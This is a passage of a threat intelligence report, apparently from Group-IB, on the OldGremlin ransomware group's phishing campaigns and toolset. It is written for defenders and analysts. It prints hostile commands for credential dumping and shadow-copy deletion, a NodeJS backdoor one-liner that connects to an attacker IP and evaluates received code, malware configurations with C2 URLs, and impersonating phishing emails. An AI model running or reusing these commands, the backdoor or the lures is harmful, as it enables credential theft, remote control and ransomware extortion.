



# OLDGREMLIN RANSOMWARE

Never ever feed them  
after the Locknight

THREAT REPORT

NOT FOR DISTRIBUTION

GROUP-IB.COM

# Disclaimer

1. The report was written by Group-IB experts without any third-party funding.
2. The report provides information on the tactics, tools, and infrastructure of the various groups. The report's goal is to minimize the risk of the groups committing further illegal acts, suppress any such activity in a timely manner, and raise awareness among readers. The report also contains indicators of compromise that organizations and specialists can use to check their networks for compromise, as well as recommendations on how to protect against future attacks. Technical details about threats are provided solely for information security specialists so that they can familiarize themselves with them, prevent similar incidents from occurring in the future, and minimize potential damage. The technical details about threats outlined in the report are not intended to advocate fraud or other illegal activities in the field of high technologies or any other fields.
3. The report is for information purposes only and is limited in distribution. Readers are not authorized to use it for commercial purposes and any other purposes not related to education or personal non-commercial use. Group-IB grants readers the right to use the report worldwide by downloading, reviewing, and quoting it to the extent justified by legitimate citation, provided that the report itself (including a link to the copyright holder's website on which it is published) is given as the source of the quote.
4. The entire report is subject to copyright and protected by applicable intellectual property law. It is prohibited to copy, distribute (including by placing on websites), or use the information or other content without the right owner's prior written consent.
5. If Group-IB's copyright is violated, Group-IB will have the right to approach a court or other state institution to protect its rights and interests and seek punishment for the perpetrator as provided by law, including recovery of damages.

## Authors:

- **Oleg Skulkin**  
Head of Digital Forensics  
and Malware Analysis  
Laboratory
- **Ivan Pisarev**  
Head of Dynamic  
Malware Analysis  
Team

Group-IB

# Table of contents

DISCLAIMER.....	2
TABLE OF CONTENTS .....	3
NEVER, NEVER FEED HIM AFTER THE LOCKNIGHT.....	5
Stereotype breakers	5
Who does OldGremlin attack?	6
How to protect against OldGremlin	6
KEY FINDINGS.....	7
THE LIFECYCLE OF OLDGREMLIN ATTACKS.....	8
Initial access	8
Establishing Foothold	9
Network Discovery	10
Key Assets Discovery, Network Propagation, and Data Exfiltration	11
Preparation for Deployment	11
Ransomware Deployment	12
Extortion	12
CAMPAIGNS.....	13
Campaigns carried out in April and March 2020	13
The campaign carried out in May 2020	16
The campaign carried out in June 2020	20
Campaigns carried out from late June to early July 2020	21
A series of campaigns carried out in August 2020	23
Campaigns carried out on August 10 and 11, 2020	23
The campaign carried out on August 13, 2020	24
The campaign carried out on August 14, 2020	24
The campaign carried out on August 19, 2020	25
The campaign carried out on February 4, 2021	26
The campaign carried out on March 22, 2022	27
The campaign carried out on March 25, 2022	29
The campaign carried out on June 7, 2022	31
The campaign carried out on July 28, 2022	33
The campaign carried out on August 23, 2022	35
TOOLS.....	37
Network infrastructure	38
TinyLink and TinyHTA	40
TinyScout	42

TinyPosh	43
Initial run	44
Rerun	46
Main functions: commands	46
Preparing log strings before sending them to the server	48
Server communication protocol	48
TinyNode	49
TinyFluff	51
The first version	52
The second version	54
TinyShot	56
TinyWCMExtractor	57
TinyKiller	57
TinyIsolator	59
TinyCrypt	59
Method 1: Deploying the tool through a mass mailout	60
Method 2: Infecting the system during the attack in 2020	63
Method 3: Infecting the system during the attack in 2021	64
Method 4: Infecting the system during the attack in 2022	64
TinyCrypt, Windows version	66
TinyCrypt, Linux version	68
Other tools	69
Cobalt Strike	69
An exploit for Cisco AnyConnect vulnerabilities	70

## **CONCLUSION .....71**

## **MITRE ATT&CK®.....72**

## **IOCS.....75**

The campaign carried out between March 31, 2020 and April 2, 2020	75
The campaign carried out on 24 April, 2020	78
The campaign carried out on May 12, 2020	79
The campaign carried out on June 3, 2020	81
The campaign carried out on June 30, 2020	83
The campaign carried out on July 7, 2020	85
The campaign carried out on August 10/11, 2020	87
The campaign carried out on August 13, 2020	91
The campaign carried out on August 14, 2020	92
The campaign carried out on August 19, 2020	94
The campaign carried out on February 4, 2021	95
The campaign carried out on March 22, 2022	97
The campaign carried out on March 25, 2022	99
The campaign carried out on June 7, 2022	101
The campaign carried out on July 28, 2022	107
The campaign carried out on August 23, 2022	111



# Never, Never Feed Him After the Locknight

## Chapter 1.

News about ransomware attacks have been making headlines in recent years. One reason is that threat actors have begun making information about their victims public. Stolen confidential data was initially shared only on the dark web, but later it started appearing on publicly accessible websites. Double extortion, which is a powerful blackmailing technique as part of which threat actors threaten to publish confidential data on dedicated leak sites (DLSs), has resulted in threat actors developing larger appetites. For instance, the average ransom amount in 2021 shot up from **\$170,000** to an unprecedented **\$247,000**. Despite the rapidly increased risks from this threat internationally, for a long time business owners in Russia did not think they were a lucrative target for ransomware operators. A joint [survey](#) of Russian entrepreneurs conducted by Bell.Club and Group-IB last fall showed that 51.9% of respondents believed that their company was not entirely protected against ransomware attacks.

Ransomware operators expanding their technical capabilities and resources has led to a shift to attacks against large corporations and government organizations worldwide. In 2021, this trend reached Russia.

## Stereotype breakers

### \$16.9 million

a record-breaking ransom for Russia demanded by OldGremlin from a victim in 2022 for decrypting data. The "gremlins" also set the 2021 record, which amounted to \$4.2 million.

Last year, the number of ransomware attacks against Russian companies increased by more than **200%**. **Dharma**, **Crylock**, and **Thanos** were the most active operators. Although extortion involving publishing data on DLSs is not common in Russia, the tried-and-tested method of extorting money for decrypting files is bringing threat actors higher and higher profits. The average ransom demand from Russian companies in 2021 reached **\$1.6 million**. This already high bar was raised ten-fold by **OldGremlin**, a cybergang discovered by Group-IB's Threat Intelligence team in March 2020 and first described in September 2020 in the blog post [Big Game Hunting: Now in Russia: Top Russian companies and banks under attack from OldGremlin — a group controlling TinyCryptor ransomware](#).

Contrary to the general assumption that ransomware operators are not interested in Russian businesses, OldGremlin (a Russian speaking group) has broken the greed record for the second year in a row. In 2021 they demanded **\$4.2 million** from a victim, while in 2022 their highest demand was **\$16.9 million**.

OldGremlin, which is the least studied Russian speaking ransomware group, reflects how the ransomware industry has evolved: it has shifted from extorting small sums from individuals to conducting complex attacks against corporations, with ransom demands in the millions (Big Game Hunting). According to Group-IB, over the course of two and a half years OldGremlin carried out **16 campaigns**. The group's most fruitful year was 2020, when the threat actors conducted ten phishing email campaigns. In 2021, only one campaign took place, but it was highly successful. In 2022, five campaigns have been observed so far.

## Who does OldGremlin attack?

The number of ransomware-related incident response engagements conducted by **Group-IB's Digital Forensics Lab** in H1 2022 increased four-fold compared to H1 2021.

Like most ransomware groups that target corporate networks, OldGremlin uses phishing emails as an initial access vector. The threat actors used relevant topics (the pandemic, remote work, sanctions against Russia) and well written emails to trick their victims into clicking on their links and downloading malicious files. As a result, the threat actors gained access to the corporate networks in which they were interested. Since mass mailouts were used, many workstations were compromised at once, which made it easier to develop the attack further.

“The gremlins” always target specific industries during their phishing campaigns. The group’s victims include companies in sectors such as logistics, industry, insurance, retail, real estate, software development, and banking.

OldGremlin mainly targets corporate networks that run on **Windows**. The most recent analyzed attacks, however, show that the group’s arsenal also includes ransomware for **Linux**. The threat actor spend a significant amount of time in the victim’s network studying it before deploying their ransomware, which means that in addition to reactive methods of detecting traces of OldGremlin, proactive methods are also relevant.

## How to protect against OldGremlin

To prevent ransomware attacks, we recommend using **Group-IB Managed Extended Detection and Response (MXDR)** to protect your infrastructure against targeted attacks and hunt for threats using data from **Group-IB Threat Intelligence**.

For the first time since we discovered the group that we named OldGremlin, we are releasing a detailed analytical report about the group’s activity. The report is based on incident response engagements carried out by Group-IB’s DFIR team. Our goal is to describe the full attack cycle, from phishing links and initial access to encryption and ransom demands.

Like other Group-IB reports, this one gives readers access to data and detailed information about the relevant tactics, techniques, and procedures (TTPs) used by the cybercriminals, mapped to **MITRE ATT&CK®**. The data will be useful for organizations that fight cybercrime as well as for potential victims to help them protect their infrastructure.

The end of the report features a unique retrospective overview of OldGremlin’s phishing campaigns and a technical analysis of the tools that the group uses, including sophisticated ones. The report is intended for IT directors, heads of cybersecurity teams, SOC analysts, and incident response specialists. Our goal is to help reduce financial losses and infrastructure downtime and to encourage businesses and organizations to take preventative measures to fend off OldGremlin attacks.

If you have experienced a ransomware attack, [contact](#) Group-IB. Our 24/7 incident response service can be reached at

**MEA +971 4 508 1605**  
**APAC +65 3159 4398**  
**Europe +31 20 226-90-90**

# Key findings

## 1 The first attack

by OldGremlin was detected by the Group-IB Threat Intelligence team in late March – early April 2020

## 3 OldGremlin has conducted 16 campaigns in total

The threat actors often pose as well-known companies, including the media group RBC, the legal assistance system Consultant Plus, the company 1C-Bitrix, the Russian Union of Industrialists and Entrepreneurs, and Minsk Tractor Works

## 6 \$16.9 million

the highest ransom demand

## 8 Attack on the weapons factory

Attack on the weapons factory The group attacked a Russian weapons factory in August 2020

## 10 No double extortion

OldGremlin has not been seen to use the double extortion technique despite uploading data from the networks they compromise

## 12 Third-party tools

In addition to their own tools, the group uses third-party ones, both paid (Cobalt Strike) and open-source (modules from the PowerSploit project)

## 14 Initial vector

Well-crafted phishing email remain the gang's primary initial attack vector

## 2 TinyScouts

the group is also known as TinyScouts

## 4 The group's origin

is unknown, but it has been established that OldGremlin members are Russian speakers

## 5 Attack geography

Russia

## 7 Key targeted industries

logistics, insurance, retail, real estate, software development

## 9 Dwell time

The average dwell time until the ransomware deployment is 49 days

## 11 Custom post-exploitation framework

The group created an entire post-exploitation framework (called Tiny), which has been evolving with each new attack

## 13 Keeping up with trends

The threat actor follow the latest trends in cybersecurity and they mix tried-and-tested tools with new vulnerabilities and attack methods

## 15 Paid leave

Unlike other threat actors involved in Big Game Hunting, "the gremlins" take a long break after each successful attack

# The lifecycle of OldGremlin attacks

## Chapter 2.

OldGremlin has been making changes to its toolkit as the group evolved, but the hacker group's tactics, techniques, and procedures have remained generally the same over the past two years and a half. In this section, we describe their TTPs based on the Unified Ransomware Kill Chain.

## Initial access

Since early March 2020, when the group was discovered by Group-IB's Threat Intelligence experts, OldGremlin has carried out at least 16 phishing campaigns.

To deliver phishing emails, OldGremlin chose various email services. In the first half of 2020, the threat actor's used a solution called Private Email by the German developer Open-Xchange, whereas in August they switched to Microsoft Outlook and in 2021 they started using Yandex.

Phishing emails distributed by OldGremlin contain links to archives with **LNK (TinyLink)**, **SFX (TinyBox)**, or Microsoft Office files. When opened, the files download the **TinyPosh**, **TinyScout**, **TinyNode**, or **TinyFluff** backdoor (all these backdoors are described in detail in the [Tools](#) section.)

**Table 1.** Timeline of OldGremlin phishing campaigns

Attack date	Details	Tool
March 31 – April 2, 2020	A phishing campaign purporting to be from a financial organization	An archive with a TinyLink that downloads TinyPosh
April 24, 2020	A mailout purporting to be from a dental clinic	An archive with a TinyLink that downloads TinyPosh
May 12, 2020	A mailout purporting to be from a journalist working for the media company RBC and the financial organization with an invitation to an interview	An archive with a TinyLink that launches TinyNode
June 3, 2020	A mailout purporting to be from a law firm	An archive with a TinyLink that launches TinyNode
June 30, 2020	A mailout purporting to be from the self-regulatory micro lender Edinstvo	An archive with a TinyLink that downloads TinyScout, which, optionally, loads TinyNode or TinyCrypt
July 7, 2020	The sender of the mailout was not detected	An archive with a TinyLink that loads TinyScout, which, optionally, loads TinyNode or TinyCrypt
August 10 – 11, 2020	A mailout purporting to be from the audit and consulting group Finauditservis and the Russian Union of Industrialists and Entrepreneurs	An archive with a TinyBox that launches TinyNode
August 13, 2020	A mailout purporting to be from the media company RBC	An archive with a TinyBox that launches TinyNode
August 14, 2020	A mailout purporting to be from a metals and mining company	An archive with a TinyBox that launches TinyNode



Attack date	Details	Tool
August 19, 2020	A mailout purporting to be from Minsk Tractor Works	An archive with a TinyBox that launches TinyNode
February 4, 2021	A mailout purporting to be from the Russian Association of Online Retailers (AKIT)	A malicious Microsoft Office file that downloads TinyBox
March 22, 2022	A mailout purporting to be from the financial organization	A malicious Microsoft Office file that downloads TinyFluff
March 25, 2022	A mailout purporting to be from Consultant Plus	An archive with a malicious LNK file that downloads TinyFluff
June 7, 2022	A mailout purporting to be from Parus LLC and the association ERA Rossii	An archive with a malicious LNK file that downloads TinyFluff
July 28, 2022	A mailout purporting to be from 1C-Bitrix	An archive with a malicious LNK file that downloads TinyFluff
August 23, 2022	A mailout purporting to be from Kontur.Diadoc	An archive with a malicious LNK file that downloads TinyFluff

For more information on the group's phishing campaigns, see the [Campaigns](#) section.

## Establishing Foothold

To achieve persistence in compromised systems, the threat actors used common techniques, including editing the Run registry key, creating tasks in Windows Task Scheduler, or creating new services using sc.exe.

In some cases, OldGremlin used **Cobalt Strike**, a penetration testing tool employed by many threat actors for post-exploitation. More often than not, this tool was applied only in the initially compromised system, for example to escalate privileges using the command "getsystem".

Another privilege escalation method identified during incident response was exploiting Cisco AnyConnect vulnerabilities, namely **CVE-2020-3153** and **CVE-2020-3433**. These vulnerabilities help attackers create or rewrite files (including executables) in arbitrary folders and launch them with system-level privileges.

The threat actors not only accessed the compromised infrastructure using backdoors, they also stole VPN certificates in order to gain access to the system by exploiting a corresponding service. For example, the threat actors extracted non-exportable certificates using the utility **ExportRSA**. They also gained access to the compromised infrastructure by using legitimate remote access tools such as **TeamViewer**.

OldGremlin used common methods to access authentication data. For example, the utility **ProcDump** helped them obtain a dump of lsass.exe, which is part of the authentication process used by the local security system. In some cases, the file name ProcDump was disguised as a typical process running in a compromised system:

```
cmd.exe /c C:\Windows\Temp\firefox.exe -accepteula -r -ma 999
C:\Windows\Temp\TAPE.bin
```

The threat actors did not always copy additional tools to achieve their goals. In some cases, they obtained an lsass.exe dump by exploiting the system library file **comsvcs.dll**:

```
wmic process call create 'rundll32 C:\WINDOWS\system32\comsvcs.dll  
MiniDump 928 C:\kern.bin'
```

When responding to an incident related to an OldGremlin attack, we discovered that instead of dumping a process related to the authentication service of the local security system, the threat actors used **WinPmem** to obtain a memory dump of the compromised system. Interestingly enough, digital forensics specialists use this tool for the exact same purpose.

In order to obtain access to authentication data, the cybercriminals also exploited Credential Manager. To obtain saved data, they used either the **Invoke-WCMDump** script or the **TinyWCMExtractor**.

In some cases, the group also obtained authentication data at early stages of their attacks by using the legitimate tools **WebBrowserPassView** and **Mail PassView**.

---

## Network Discovery

In order to examine the compromised domain, the attackers used **PowerView**, a tool that provides ample opportunity to collect information about Active Directory and manipulate it, for example:

```
Set-DomainObjectOwner -Identity CLUSTERS -OwnerIdentity <REDACTED>
```

In some attacks, the hacker group used **SharpHound**, a tool that collects data for BloodHound. In turn, BloodHound helped the threat actors obtain information about Active Directory and choose the most efficient methods for pursuing their attack.

To collect information about active processes (including identifying antivirus software and other defense tools), the attackers used the utility **tasklist**.

Another tool in OldGremlin's arsenal is **TinyShot**, which generates screenshots of the compromised system.

## Key Assets Discovery, Network Propagation, and Data Exfiltration

After obtaining privileged authentication material and examining the Active Directory structure (information on Active Directory was collected at the previous stage), the attackers perform lateral movement in the network in order to install an additional backdoor (**TinyShell**) on key nodes (e.g., email and file servers). The backdoor is operated using the a **NodeJS** interpreter, for example:

```
require('child_process').spawn(process.argv[0], ['-e', "__
dirname=require('path').dirname(process.argv[0]),require('net').
connect(80,'78.46.247[.]25',

function() {
    this.setKeepAlive(true, 6e4), this.a = '{' + Math.random() +
    '}', this.b = [], this.on('data', c = & gt; {
        this.b.push(c), c.a = Buffer.concat(this.b).
toString().split(this.a), 1 & lt;
        c.a.length & amp; & amp;
        (this.b = [], c.a.forEach(i = & gt; {
            try {
                eval(i)
            }
            catcha) {}
        })))
    }, this.write(this.a)
})

)"]',{detached:true})
```

The backdoor was copied using shared admin resources and Windows Task Scheduler was used to obtain persistence in the compromised server.

To execute various commands on target servers and to launch utilities (such as ProcDump), the attackers often used the operating system's functions to create services on remote hosts.

In some cases, in order to interact with target systems as part of lateral movement within the network, the threat actors used **Impacket**, most often **smbexec** tool. The threat actors also used Remote Desktop Protocol (RDP) to perform lateral movement in the compromised infrastructure.

When the attackers needed access to the Linux-based part of the victim's infrastructure, they used SSH.

In some of the incidents we investigated, the threat actors collected a limited number of files by using installed backdoors to exfiltrate data.

## Preparation for Deployment

Before deploying the ransomware, the attackers deleted available backup copies in order to prevent the victim from restoring the infrastructure without paying the ransom. In some cases, the hacker group used **vssadmin** to delete shadow copies:

```
cmd.exe /c vssadmin delete shadows /all /quiet
```

The threat actor disabled antivirus software using a tool called **TinyKiller** and isolated the host from the network using **TinyIsolator**. For detailed descriptions of these tools, see the **Tools** section.

When the group attacked Linux-based infrastructures, they deleted **.bash\_history** files, changed user passwords to limit access to the compromised host, disabled SSH, and isolated the host from the network (as they did with Windows-based systems).

---


## Ransomware Deployment

The attackers used compromised credentials to spread the ransomware by copying it to the target host using the SMB protocol and launching it by creating a new service.

---

## Extortion

Some of the incidents investigated included instances of the threat actors sending their victims emails “proving” that the victim’s data had been uploaded, but the investigation did not reveal any proof that such data had been published or shared with third parties. This means that victims were mainly motivated by the desire to have their data decrypted.



Your files have been encrypted.  
The guarantee we provide is that we are Old Gremlin  
(you can read about us on Group-IB's website).

**Figure 1.** An excerpt from an email sent by the threat actors to one of their victims (translated from Russian)

# Campaigns

## Chapter 3.

OldGremlin approaches each phishing campaign differently. The group members make slight changes to the kill chain and carefully prepare the texts of the emails and documents that they use to deceive people.

Since it was discovered in 2020, OldGremlin has carried out at least 16 campaigns aimed at a number of organizations in various fields including logistics, industry, insurance, retail, real estate, and software development.

In this section we examine each campaign known to us and focus on the kill chain. For detailed descriptions of the tools used by the threat actor, see the [Tools](#) section.

## Campaigns carried out in April and March 2020




Figure 2. Spring 2020 campaign scheme

The first OldGremlin attack was carried out in late March and early April 2020. From March 31 to April 2, several archives with the same name (**Рекомендации.zip**), each containing an LNK file with the name **Рекомендации\_\*\*\*.docx.lnk**, which we classified as TinyLink, were uploaded to VirusTotal.

This tool contains two files:

- A document;
- An HTA script TinyHTA.

The LNK file is designed for launching the HTA script, which displays the document to distract the victim, downloads and runs the next stage. The LNK file name and the document text indicate that the group pretended to act on behalf of the financial organization (see Figure 3).



**Based on the response from the Bank of Russia from March 27, 2020, the self-regulatory organization [REDACTED] recommends taking the following actions between March 30 and April 3, 2020:**

1. Restrict the number of operating secondary offices and the number of employees who have direct contact with clients.
2. If it has not been done already, provide all operating offices with basic personal protective equipment, including antiseptics and disinfecting wipes. For general recommendations, use "Recommendations for employers on preventing the spread of coronavirus disease among employees" applicable to any micro-financial organization's client office supplies (link).
3. Introduce special working schedules, including reduced working hours.
4. Inform clients about any new schedules by sending messages via client areas on the websites of organizations, publish posts on official websites of organizations, etc. The microloan organization [REDACTED] can publish information about schedule updates on its own website. Send posts for publishing to [pr@\[REDACTED\].ru](mailto:pr@[REDACTED].ru).
5. If current lenders are late in making payments within the timeframe outlined above, do not accrue penalties and fines under their microloan contracts.
6. Double the pay of employees engaged in work, including remote, in accordance with the Russian Labor Code, or offer them compensatory leave.

**A list of remote work applications to be used due to the spread of COVID-19**

**Video conference services**

Zoom. It is a popular video conference application available as a free version (supports call duration up to 40 minutes) or a paid version. It can be accessed via desktop, mobile, and web interfaces.

Google Meet. Due to the Covid-19 pandemic, Google made the premium version of the application free for all G Suite users until July 1. The tool supports videoconferences with up to 250 participants and streams with up to 100,000 viewers. Conferences can be recorded on Google Drive.

**Communication via messengers**

Slack. The application has a free version. Users can communicate in separate topic-based channels or

**Figure 3.** The document displayed to victims (translated from Russian)

During this attack, the downloader script obtained the next stage from a **Cloudflare Workers** server (**hxxps://schedule.winupdate.workers[.]dev/load.php**), where the PowerShell script **TinyPosh** was located. This tool helped the threat actors do the following:

1. Collect information about the compromised computer and transfer it to the Command and Control server (C2)
2. Load and run PowerShell scripts
3. Download files from the compromised system

TinyPosh contains a fragment of code with configuration data, for example:

```

${caMPAiGNIId} = "Covid19Camp"
${REMOteH0sT} = "hxxp://136.244.67[.]59"
${GeTStABPaTH} = "load.php"
${COMMaNdpATH} = "web/index.php?r=cmd"
${rEgIsTRYPATH} = "HKCU:\Software\Classes\"
${reGIsteReDkEy} = "Registered"
${MoDuleSkey} = 'TM'
${waiTingTRIg} = "waiting"
${slEepTIimesec} = 30
${LNKName} = "OfficeUpdater.lnk"
${LNktARGeT} = ("/v /c mshta !cd!")+$${LNkNAME}

```

The second attack we detected was carried out on April 24 and involved phishing emails made to look like messages from a dental clinic. The infection scheme was the same as in the first attack we described. This time, the second stage (**TinyPosh**) was downloaded from an IP with the full URL **hxxp://95.179.252[.]217/load.php**. The document that was used to distract the users was also different (see Figure 4).

**What documents you need to provide:**

- Application for participation approved by your line manager
- Documents about the company (name, legal address, TIN number, state registration certificate)
- Extract from the Unified Public Register of Legal Entities or Uniform State Register of Individual Entrepreneurs (or notarized copies thereof)
- Copies of articles of incorporation
- Certificate of no tax debt
- Document confirming the capacity of the person acting on behalf of the participant (a copy of the order of appointment as the line manager or a letter of empowerment)

**We would also appreciate it if you could send us a quote for providing services to 15 dental hospitals between 2020 and 2021.**

Thank you in advance.  
Please send all abovementioned documents  
to [info@.com](mailto:info@.com) in the form of an archive.

Best regards,  
Valery Vinekop

**Figure 4.** The document displayed to victims (translated from Russian)

As was the case with the previous attack, the threat actors chose a “trendy” name for their campaign: **Covid19Camp**.

```

${caMpAIGNiD} = "Covid19Camp"
${rEMoTEHoSt} = "hxxp://95.179.252[.]217"
${gETSTaBpaTH} = "load.php"
${comMANDpath} = "web/index.php?r=cmd"
${REGIsTrYPATH} = "HKCU:\Software\Classes\"
${reGisTEredKeY} = "Registered"
${MOdULesKey} = 'TM'
${hasHhOSTkey} = 'THH'
${wAITiNGTRIG} = "waiting"
${sLeePTimeseC} = 30
${lNKName} = "OfficeUpdater.lnk"
${lNKtARGET} = ('/v'+ ' '/c'+ ' '+m'+shta '+""!cd!\")+${lNKName}
    
```

## The campaign carried out in May 2020




Figure 5. May 2020 campaign scheme

This attack was the most interesting in terms of social engineering. The cybercriminals sent emails posing as a financial organization’s marketing director inviting potential victims to take part in a collaborative study with RBC, a media group. The emails were sent from the address **pr@\*\*\*[.]online**, with a copy to **julia.koshkina@rbcholding[.]press**. Both domains were owned by the attackers and had been registered shortly before the attack. At the time, RBC did in fact have a journalist by that name among

its staff. The first email did not contain any malicious content (see Figure 6).

**From:** Antonina Kuzmina | [REDACTED]  
**Sent:** Tuesday, May 12, 2020 6:04 PM  
**To:** [REDACTED]  
**Cc:** [julia.koshkina@rbcholding.press](mailto:julia.koshkina@rbcholding.press)  
**Subject:** Russia-wide survey on the state of the banking sector during the Covid-19 pandemic | [REDACTED]

Dear Sir/Madam,

My name is Antonina Kuzmina. I am the Marketing Director at the [REDACTED] one of your organization's partners. Together with the news outlet RBC we are conducting a Russia-wide survey on the state of the banking sector during the Covid-19 pandemic. This survey will help improve the economic policy of the [REDACTED] and raise Russian people's awareness about potential financial risks until the end of the year.

CC'd on this email is an RBC journalist, Julia Koshkina, who is coordinating the research on the part of the news agency. Julia would like to send a few questions to the Senior Manager/Head of PR at your bank.

I would be very grateful if you could answer these by May 20.

Yours faithfully,  
 Antonina Kuzmina  
 Marketing Director

**Figure 6.** The email sent by the threat actors, supposedly from the company's marketing department (translated from Russian)

If a potential victim replied to the first email, the attackers sent the second message from the previously CC'ed account (this time they posed as the RBC journalist). The second email did not contain any malicious content either (see Figure 7).

**From:** [Julia.koshkina@rbcholding.press](mailto:julia.koshkina@rbcholding.press) <[Julia.koshkina@rbcholding.press](mailto:julia.koshkina@rbcholding.press)>  
**Subject:** Re: Russia-wide survey on the state of the banking sector during the Covid-19 pandemic | [REDACTED]  
**To:** [REDACTED]  
**Cc:** Antonina Kuzmina | [REDACTED]

Dear colleagues,  
 I'm sorry for being late with my reply, I had to revise a final draft.  
 Thank you, Antonina, for this message of introduction.  
 Would you be able to participate in our survey? I will send you the details if so.

**Figure 7.** The follow-up email (translated from Russian)

Finally, if the victim replied to the second message, the threat actors sent an email with malicious content (see Figure 8).




Figure 8. The email with malicious content (translated from Russian)

By following the link, the victim could indeed schedule a video call (see Figure 9).

